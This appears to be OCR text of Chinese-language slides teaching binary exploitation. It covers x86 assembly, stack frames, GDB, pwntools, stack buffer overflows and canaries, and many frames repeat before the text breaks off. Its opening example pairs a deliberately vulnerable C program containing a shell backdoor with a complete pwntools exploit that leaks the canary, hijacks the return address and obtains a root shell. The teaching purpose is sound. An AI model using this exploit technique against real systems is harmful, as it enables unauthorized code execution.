
test.c exploit.py

test.c > main()

```c
int main()
{
    char buf[10] = { 0 };

    init();
    printf("[DEBUGING] main: %p\n", main);
    printf("Hello, What's Your name?\n");

    read(0, buf, MAX_LENGTH);

    printf("%s", buf);
    printf("Welcome!\n");
    printf("But wait, WHO ARE YOU?\n");

    read(0, buf, MAX_LENGTH);

    printf("I don't know you, so bye ;)\n");

    return 0;
}
```

What is Pwn ?

漏洞：



Buffer Overflow

What is Pwn ?

其他能被利用的程式碼:

test.c

```c
#define MAX_LENGTH 100
#include <stdio.h>

void init()
{
    setvbuf(stdin, 0, _IONBF, 0);
    setvbuf(stdout, 0, _IONBF, 0);
}

void backdoor()
{
    system("/bin/sh");
}
```

test.c exploit.py

test.c > main()

```c
int main()
{
    char buf[10] = { 0 };

    init();
    printf("[DEBUGING] main: %p\n", main);
    printf("Hello, What's Your name?\n");

    read(0, buf, MAX_LENGTH);

    printf("%s", buf);
    printf("Welcome!\n");
    printf("But wait, WHO ARE YOU?\n");

    read(0, buf, MAX_LENGTH);

    printf("I don't know you, so bye ;)\n");

    return 0;
}
```

Leak Text Base

Leak Canary

Execute Gadget

Hijack Return Address

What is Pwn ?

攻擊腳本:

test.c | exploit.py

attacker > exploit.py > ...

Set as interpreter

```python
#!/usr/bin/env python3
from pwn import *

# p = process('./test')
p = remote('localhost', 5566)

p.recvuntil(b'main: ')
backdoor = int(p.recvuntil(b'\n', drop=True), 16) - 0x11e5 + 0x11d1

payload = b'a' * 11
p.sendafter(b'?', payload)

p.recvuntil(b'a' * 11)
canary = p.recv(7)

rbp = 0
payload  = b'a' * 10
payload += b'\0' + canary
payload += p64(rbp)
payload += p64(backdoor)
p.sendafter(b'YOU?', payload)

p.interactive()
```

What is Pwn ?

正常使用/攻撃:

```
⚡ normaluser nc localhost 5566
[DEBUGING] main: 0×556bb458a24c
Hello, What's Your name?
LJP
LJP
Welcome!
But wait, WHO ARE YOU?
nobody
I don't know you, so bye ;)
```

```
⚡ attacker ./exploit.py
[+] Opening connection to localhost on port 5566: Done
[*] Switching to interactive mode

I don't know you, so bye ;)
$ whoami
root
$ id
uid=0(root) gid=0(root) groups=0(root)
$ ls
test
test.c
$
```

Basic Knowledge

x86 Assembly

x86 Assembly

ASM

```
mov     rax, 1
add     rax, 5
sub     rbx, rax
inc     rax
dec     rax
```

C

```
rax = 1
rax = rax + 5
rbx = rbx – rax
rax++
rax--
```

x86 Assembly

ASM

```
mov     rax, 0
jmp     BEGIN
LOOP:
inc     rax
BEGIN:
cmp     rax, 5
jle     LOOP
```

C


```
rax = 0
while (rax <= 5)
    rax++
```

Basic Knowledge

Stack Frame

Stack Frame

- 不同區域會有不同的 Stack Frame
  - 裡面存放著區域變數
- 在 Function 的頭部和尾部, 會有一些用來處理 Stack Frame 的指令
  - 頭部: Prologue
  - 尾部: Epilogue




Stack Frame

main

```
push    rbp
mov     rbp, rsp
sub     rsp, 20h
…
call    function1
leave
ret
```

function1

```
push    rbp
mov     rbp, rsp
sub     rsp, 30h
…
leave
ret
```




Stack Frame

main

```
push    rbp
mov     rbp, rsp
sub     rsp, 20h
…
call    function1
leave
ret
```

function1

```
push    rbp
mov     rbp, rsp
sub     rsp, 30h
…
leave
ret
```



Stack Frame

main

```
push    rbp
mov     rbp, rsp
sub     rsp, 20h
…
call    function1
leave
ret
```

function1

```
push    rbp
mov     rbp, rsp
sub     rsp, 30h
…
leave
ret
```

Stack Frame

main

```
push    rbp
mov     rbp, rsp
sub     rsp, 20h
...
call    function1
leave
ret
```

function1

```
push    rbp
mov     rbp, rsp
sub     rsp, 30h
...
leave
ret
```

Stack Frame


main

```
push    rbp
mov     rbp, rsp
sub     rsp, 20h
...
call    function1
leave
ret
```

0x401234

function1

```
push    rbp
mov     rbp, rsp
sub     rsp, 30h
...
leave
ret
```



Stack Frame

main

```
push    rbp
mov     rbp, rsp
sub     rsp, 20h
...
call    function1
leave
ret
```

0x401234

function1

```
push    rbp
mov     rbp, rsp
sub     rsp, 30h
...
leave
ret
```

Stack Frame

main

```
push    rbp
mov     rbp, rsp
sub     rsp, 20h
...
call    function1
0x401234 leave
ret
```

function1

```
push    rbp
mov     rbp, rsp
sub     rsp, 30h
...
leave
ret
```

Stack Frame

main

```
push    rbp
mov     rbp, rsp
sub     rsp, 20h
...
call    function1
leave
ret
```

0x401234

function1

```
push    rbp
mov     rbp, rsp
sub     rsp, 30h
...
leave
ret
```

Stack Frame

main

```
push    rbp
mov     rbp, rsp
sub     rsp, 20h
...
call    function1
0x401234 leave
ret
```

function1

```
push    rbp
mov     rbp, rsp
sub     rsp, 30h
...
leave
ret
```

```
leave
=
mov rsp, rbp
pop rbp
```

Stack Frame

main

```
push    rbp
mov     rbp, rsp
sub     rsp, 20h
...
call    function1
leave
ret
```

0x401234

function1

```
push    rbp
mov     rbp, rsp
sub     rsp, 30h
...
leave
ret
```

```
leave
=
mov rsp, rbp
pop rbp
```

Stack Frame

main

```
push    rbp
mov     rbp, rsp
sub     rsp, 20h
...
call    function1
leave
ret
```

0x401234

function1

```
push    rbp
mov     rbp, rsp
sub     rsp, 30h
...
leave
ret
```

```
leave
=
mov rsp, rbp
pop rbp
```

Stack Frame

main

```
push    rbp
mov     rbp, rsp
sub     rsp, 20h
...
call    function1
leave
ret
```

0x401234

function1

```
push    rbp
mov     rbp, rsp
sub     rsp, 30h
...
leave
ret
```

```
leave
=
mov rsp, rbp
pop rbp
```

Basic Knowledge

GDB

GDB

- 推薦套件：gef
  - https://github.com/hugsy/gef
- 推薦套件：pwngdb
  - https://github.com/scwuaptx/Pwngdb
- 常用指令
  - b *[Address expression]：設定中斷點 (break point)
  - c：繼續執行 (continue)
  - ni：執行一個指令 (不步入)
  - si：執行一個指令 (步入)
  - x/[Length][Format] [Address expression]：顯示記憶體內容

GDB Demo

Basic Knowledge

Pwntools

Pwntools

- Python 模組
- 方便寫 exploit
- 常用 function
  - process()
  - remote()
  - send()、sendline()
  - sendafter()、sendlineafter()
  - recv()、recvline()
  - recvuntil()

Pwntools Demo

Stack-Based Buffer Overflow

Stack-Based Buffer Overflow

- 在區域變數上越界寫入
- 導致其他區域變數被改掉
- 導致 Return Address 被改掉

Stack-Based Buffer Overflow

main

```
push    rbp
mov     rbp, rsp
sub     rsp, 20h
...
call    function1
leave
ret
```

0x401234

function1

```
push    rbp
mov     rbp, rsp
sub     rsp, 30h
...
leave
ret
```

Stack-Based Buffer Overflow

main

```
push    rbp
mov     rbp, rsp
sub     rsp, 20h
...
call    function1
leave
ret
```

0x401234

function1

```
push    rbp
mov     rbp, rsp
sub     rsp, 30h
...
leave
ret
```

Stack-Based Buffer Overflow

```
main
push    rbp
mov     rbp, rsp
sub     rsp, 20h
...
call    function1
0x401234 leave
ret
```

```
function1
push    rbp
mov     rbp, rsp
sub     rsp, 30h
...
leave
ret
```

Stack-Based Buffer Overflow

main

```
push    rbp
mov     rbp, rsp
sub     rsp, 20h
...
call    function1
leave
ret
```

0x401234

function1

```
push    rbp
mov     rbp, rsp
sub     rsp, 30h
...
leave
ret
```

Stack-Based Buffer Overflow

main

```
push    rbp
mov     rbp, rsp
sub     rsp, 20h
...
call    function1
leave
ret
```

0x401234

function1

```
push    rbp
mov     rbp, rsp
sub     rsp, 30h
...
leave
ret
```

Stack-Based Buffer Overflow


main

```
push    rbp
mov     rbp, rsp
sub     rsp, 20h
...
call    function1
leave
ret
```

0x401234

function1

```
push    rbp
mov     rbp, rsp
sub     rsp, 30h
...
leave
ret
```



Stack-Based Buffer Overflow


main

```
push    rbp
mov     rbp, rsp
sub     rsp, 20h
...
call    function1
leave
ret
```

0x401234

function1

```
push    rbp
mov     rbp, rsp
sub     rsp, 30h
...
leave
ret
```




```
→ 0x55c857bc832f <main+227>        ret
[!] Cannot disassemble from $PC
```

Stack Canary

Stack Canary

- 在函數的頭部, 往 Stack 上寫入一個值 (Canary)
- 在函數的尾部, 驗證 Canary 的值是否還是一樣
- 不一樣就表示發生了 BOF, 呼叫 __stack_chk_fail

- 至於為何叫做 Canary?

Canary 的意思是金丝雀，来源于英国矿井工人用来探查井下气体是否有毒的金丝雀笼子。工人们每次下井都会带上一只金丝雀。如果井下的气体有毒，金丝雀由于对毒性敏感就会停止鸣叫甚至死亡，从而使工人们得到预警。

Stack Canary

main

```
push    rbp
mov     rbp, rsp
sub     rsp, 20h
...
call    function1
0x401234 leave
ret
```

function1

```
push    rbp
mov     rbp, rsp
sub     rsp, 30h
mov     rax, fs:28h
mov     [rbp-8], rax
...
mov     rcx, [rbp-8]
xor     rcx, fs:28h
jz OK
call    __stack_chk_fail
OK:
leave
ret
```

Stack Canary

main

```
push    rbp
mov     rbp, rsp
sub     rsp, 20h
...
call    function1
0x401234 leave
ret
```

function1

```
push    rbp
mov     rbp, rsp
sub     rsp, 30h
mov     rax, fs:28h
mov     [rbp-8], rax
...
mov     rcx, [rbp-8]
xor     rcx, fs:28h
jz OK
call    __stack_chk_fail
OK:
leave
ret
```

Stack Canary

```
main

push    rbp
mov     rbp, rsp
sub     rsp, 20h
...
call    function1
0x401234 leave
ret
```

```
function1

push    rbp
mov     rbp, rsp
sub     rsp, 30h
mov     rax, fs:28h
mov     [rbp-8], rax
...
mov     rcx, [rbp-8]
xor     rcx, fs:28h
jz OK
call    __stack_chk_fail
OK:
leave
ret
```

Stack Canary

```
main

push    rbp
mov     rbp, rsp
sub     rsp, 20h
...
call    function1
0x401234 leave
ret
```

```
function1

push    rbp
mov     rbp, rsp
sub     rsp, 30h
mov     rax, fs:28h
mov     [rbp-8], rax
...
mov     rcx, [rbp-8]
xor     rcx, fs:28h
jz OK
call    __stack_chk_fail
OK:
leave
ret
```

Stack Canary

main

```
push    rbp
mov     rbp, rsp
sub     rsp, 20h
...
call    function1
0x401234 leave
ret
```

function1

```
push    rbp
mov     rbp, rsp
sub     rsp, 30h
mov     rax, fs:28h
mov     [rbp-8], rax
...
mov     rcx, [rbp-8]
xor     rcx, fs:28h
jz OK
call    __stack_chk_fail
OK:
leave
ret
```

Stack Canary

```
main
push    rbp
mov     rbp, rsp
sub     rsp, 20h
…
call    function1
0x401234 leave
ret
```

```
function1
push    rbp
mov     rbp, rsp
sub     rsp, 30h
mov     rax, fs:28h
mov     [rbp-8], rax
…
mov     rcx, [rbp-8]
xor     rcx, fs:28h
jz OK
call    __stack_chk_fail
OK:
leave
ret
```

Stack Canary

main

```
push    rbp
mov     rbp, rsp
sub     rsp, 20h
...
call    function1
0x401234 leave
ret
```

function1

```
push    rbp
